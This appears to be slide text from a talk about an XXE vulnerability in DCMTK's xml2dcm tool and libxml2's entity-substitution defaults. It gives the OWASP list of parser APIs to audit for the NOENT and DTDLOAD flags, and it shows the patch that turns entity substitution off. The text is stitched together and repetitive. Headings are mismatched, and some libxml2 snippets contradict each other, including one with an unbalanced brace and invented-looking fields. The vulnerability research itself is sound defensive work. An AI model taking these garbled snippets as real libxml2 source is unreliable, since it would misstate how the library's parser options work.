- `XML_PARSE_NOENT` : Expands entities and substitutes them with replacement text
- `XML_PARSE_DTDLOAD` : Load the external DTD

Note:

Per: According to [this post](#), starting with libxml2 version 2.9, XXE has been disabled by default as committed by the following patch.

## OWASP XXE prevention cheat sheet

Search for the usage of the following APIs to ensure there is no `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` defined in the parameters:

- `xmlCtxtReadDoc`
- `xmlCtxtReadFd`
- `xmlCtxtReadFile`
- `xmlCtxtReadIO`
- `xmlCtxtReadMemory`
- `xmlCtxtUseOptions`
- `xmlParseInNodeContext`
- `xmlReadDoc`
- `xmlReadFd`
- `xmlReadFile`
- `xmlReadIO`
- `xmlReadMemory`

## OWASP XXE prevention cheat sheet

# DCMTK: XXE

DCMTK indeed doesn't use these options for XML reading. We continued researching this problem.



```
diff --git a/dcldata/apps/xml2dcm.cc b/dcldata/apps/xml2dcm.cc
index f548ab0..6392fb9 100644 (file)
--- a/dcldata/apps/xml2dcm.cc
+++ b/dcldata/apps/xml2dcm.cc
@@ -933,10 +933,11 @@ int main(int argc, char *argv[])
    OFString tmpErrorString;
    /* initialize the XML library (only required for MT-safety) */
    xmlInitParser();
-   /* substitute default entities (XML mnemonics) */
-   xmlSubstituteEntitiesDefault(1);
+   /* do not substitute entities (other than the standard ones) */
+   xmlSubstituteEntitiesDefault(0);
    /* add line number to debug messages */
```

## Final fix

```
int
xmlSubstituteEntitiesDefault(int val) {
    int old = xmlSubstituteEntitiesDefaultValue;
    xmlSubstituteEntitiesDefaultValue = val;
    return(old);
}
```

## libxml2/parserInternals.c

*xmlSubstituteEntitiesDefaultValue* is used by parser initialization

```
1712     ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;  
1713     ctxt->record_info = 0;  
1714     ctxt->nbChars = 0;  
1715     ctxt->checkIndex = 0;
```

**libxml2/parserInternals.c (v2.9.1)**

## *xmlSubstituteEntitiesDefaultValue*

```
1712     ctxt->replaceEntities = 1;
1713     ctxt->record_info = 0;
1714     ctxt->nbChars = 0;
1715     ctxt->checkIndex = 0;
```

## **libxml2/parserInt.c**

Search for the usage of the following APIs to ensure there is no XML\_PARSE\_NOENT and XML\_PARSE\_DTDLOAD defined in the parameters:

- `xmlCtxtReadDoc`
- `xmlCtxtReadFd`
- `xmlCtxtReadFile`
- `xmlCtxtReadIO`
- `xmlCtxtReadMemory`
- `xmlCtxtUseOptions`
- `xmlParseInNodeContext`
- `xmlReadDoc`
- `xmlReadFd`
- `xmlReadFile`
- `xmlReadIO`
- `xmlReadMemory`

## OWASP XXE prevention cheat sheet

*xmlSubstituteEntitiesDefaultValue* is used by parser initialization

```
1712     ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;  
1713     ctxt->record_info = 0;  
1714     ctxt->nbChars = 0;  
1715     ctxt->checkIndex = 0;
```

**libxml2/parserInternals.c (v2.9.1)**

*xmlSubstituteEntitiesDefaultValue* is used by parser initialization

```
1721     ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;  
1722     if (ctxt->replaceEntities) {  
1723         ctxt->options |= XML_PARSE_NOENT;  
1724     }  
1725     ctxt->record_info = 0;  
1726     ctxt->nbChars = 0;  
1727     ctxt->checkIndex = 0;
```

?

**libxml2/parserInternals.c (v2.9.2)**

## *xmlSubstituteEntitiesDefault*

```
1721     ctxt->replaceEntities = 1;
1722     if (ctxt->replaceEntities)
1723         ctxt->options |= XML_PARSE_DTDLOAD;
1724     }
1725     ctxt->record_incomplete = 1;
1726     ctxt->nbChars = 0;
1727     ctxt->checkIndex = 0;
```

**libxml2/parser.c**

Search for the usage of the following APIs to ensure there is no `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` defined in the parameters:

- `xmlCtxtReadDoc`
- `xmlCtxtReadFd`
- `xmlCtxtReadFile`
- `xmlCtxtReadIO`
- `xmlCtxtReadMemory`
- `xmlCtxtUseOptions`
- `xmlParseInNodeContext`
- `xmlReadDoc`
- `xmlReadFd`
- `xmlReadFile`
- `xmlReadIO`
- `xmlReadMemory`

**OWASP XXE prevention cheat sheet**

Neither me nor vendor understood how it works

↖(ツ)↗

# THANKS FOR ATTENTION



@msh\_smlv